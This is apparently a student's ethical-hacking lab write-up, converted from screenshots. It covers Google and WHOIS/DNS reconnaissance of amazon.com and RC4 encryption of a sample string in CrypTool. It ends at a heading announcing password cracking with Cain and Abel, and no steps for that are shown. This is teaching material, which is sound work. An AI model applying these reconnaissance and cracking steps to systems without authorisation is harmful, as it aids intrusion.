
Practical 1: Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform WhoIs lookups to retrieve domain registration information and gather details about the target's infrastructure

Defining Target: https://www.amazon.com/


Using Google and Advance Operators to Gather Information

1. Head to https://google.com
2. Search information "amazon.com" (Double quotes is used to searching for an exact match)


information "amazon.com"

- information amazon prime
- information about amazon company
- information about amazon company in pune
- amazon facts company
- amazon description company
- amazon information for interview
- amazon information for kids
- information for amazon river
- carton information compliance amazon
- amazon company information in marathi

3. The result will have all the information about the amazon.com such as history, official site and much more information about the target i.e. amazon.com


google.com/search?q=information+"amazon.com"&sca_esv=c0f11d7a5002bdc2&sxsrf=ACQVn0-VHwOAd5vhJ0KL1qFyKwqbtaYRQg%3A170921084...

information "amazon.com"

Wikipedia
https://en.wikipedia.org › wiki › Amazon_(company)

Amazon (company)

Amazon.com, Inc., doing business as Amazon is an American multinational technology company focusing on e-commerce, cloud computing, online advertising, ...

History of Amazon · Amazon Robotics · Amazon Prime · Amazon Alexa

People also ask

- How to send email to Amazon?
- What is the work of Amazon com?
- What is the introduction of Amazon?
- How do I find my information on Amazon?

Britannica
https://www.britannica.com › topic › Amazoncom

E-commerce, Amazon Web Services, History, & Facts

Amazon.com is a Seattle, Washington–based e-commerce and cloud computing giant

Amazon.com
E-commerce company

Amazon.com, Inc., doing business as Amazon, is an American multinational technology company focusing on e-commerce, cloud computing, online advertising, digital streaming, and artificial intelligence. Wikipedia

CEO: Andy Jassy (5 Jul 2021–) Trending

Stock price: AMZN (NASDAQ)
$173.16 -0.38 (-0.22%)
28 Feb, 4:00 pm GMT-5 - Disclaimer

Founder: Jeff Bezos

Founded: 5 July 1994, Bellevue, Washington, United States

President: Andy Jassy

Headquarters: Seattle, Washington, United States


Formerly: Cadabra, Inc. (1994–1995)

Subsidiaries: Audible, Amazon Web Services, Zappos, Ring, MORE


Disclaimer

Using Whois to Gather Information

1. Go to the website https://who.is/
2. Enter the search https://www.amazon.com/



3. Exploring the DNS Records




amazon.com

DNS information

DNS Records for amazon.com

Hostname	Type	TTL	Priority	Content
amazon.com	SOA	508		dns-external-master.amazon.com hostmaster@amazon.com 2010184270 180 60 604800 900
amazon.com	NS	5296		ns1.amzndns.co.uk
amazon.com	NS	5296		ns1.amzndns.com
amazon.com	NS	5296		ns1.amzndns.net
amazon.com	NS	5296		ns1.amzndns.org
amazon.com	NS	5296		ns2.amzndns.co.uk

4. Exploring the Registrar Info, Important Dates and NameServers of the Domain



Registrar Info

Name
MarkMonitor, Inc.

Whois Server
whois.markmonitor.com

Referral URL
http://www.markmonitor.com

Status
clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited)
clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited)
clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited)
serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited)
serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited)
serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On
2024-10-30

Registered On
1994-11-01

Updated On
2023-05-16

Name Servers

ns1.amzndns.co.uk
156.154.67.10

ns1.amzndns.com
156.154.64.10

ns1.amzndns.net
156.154.65.10

ns1.amzndns.org
156.154.66.10

ns2.amzndns.co.uk
204.74.120.1

ns2.amzndns.com
156.154.68.10

ns2.amzndns.net
156.154.69.10


ns2.amzndns.org
156.154.150.1

Practical 2: Password Encryption and Cracking with CrypTool and Cain and Abel


- Password Encryption and Decryption:
    - Use CrypTool to encrypt passwords using the RC4 algorithm.
    - Decrypt the encrypted passwords and verify the original values.
- Password Cracking and Wireless Network Password Decoding:
    - Use Cain and Abel to perform a dictionary attack on Windows account passwords.
    - Decode wireless network passwords using Cain and Abel's capabilities.

Password Encryption and Decryption

1. Start the Crypt Tool
2. Click on File > New Or press Ctrl + N of Keyboard


CrypTool 1.4.42 - Practical.2.1.txt
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Practical.2.1.txt
Press F1 to obtain help.
L:1 C:1 P:1
NUM


3. Enter the text to be Encrypt


CrypTool 1.4.42 - Practical.2.1.txt
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Practical.2.1.txt

lkjgc{Thepasswordissecret}

Press F1 to obtain help.
L:1 C:27 P:27
NUM


4. Click on Encrypt/Decrypt > Symmetric (Mordern) > RC4



CrypTool 1.4.42 - Practical.2.1.txt

```
lkjgc{Thepasswordissecret}
```

5. Select the Following
   a. Key Length: 8 bits
   b. Key: 32




Key Entry: RC4

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits

32

6. The Data will be Encrypted



CrypTool 1.4.42 - RC4 encryption of <Practical.2.1.txt>, key <32>


Practical.2.1.txt

```
lkjgc{Thepasswordissecret}
```

RC4 encryption of <Practical.2.1.txt>, key <32>

```
00000000  32 9C CA 64 48 3C BC 32 6C 81 8D E6 94 F0 E1 2E 83 1F CB 2E 6D D1 AB 12 D0 38          2..dH<.21..........m....8
```

7. Follow the Above Step again for decryption




CrypTool 1.4.42 - RC4 encryption of <RC4 encryption of <Practical.2.1.txt>, key <32>>, key <32>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Practical.2.1.txt
RC4 encryption of <Practical.2.1.txt>, key <32>
RC4 encryption of <RC4 encryption of <Practical.2.1.txt>, key <32>>, key <32>
Press F1 to obtain help.
L:1 C:1 P:1
NUM

lkjgc{Thepasswordissecret}


lkjgc{Thepasswordissecret}

Password Cracking and Wireless Network Password Decoding

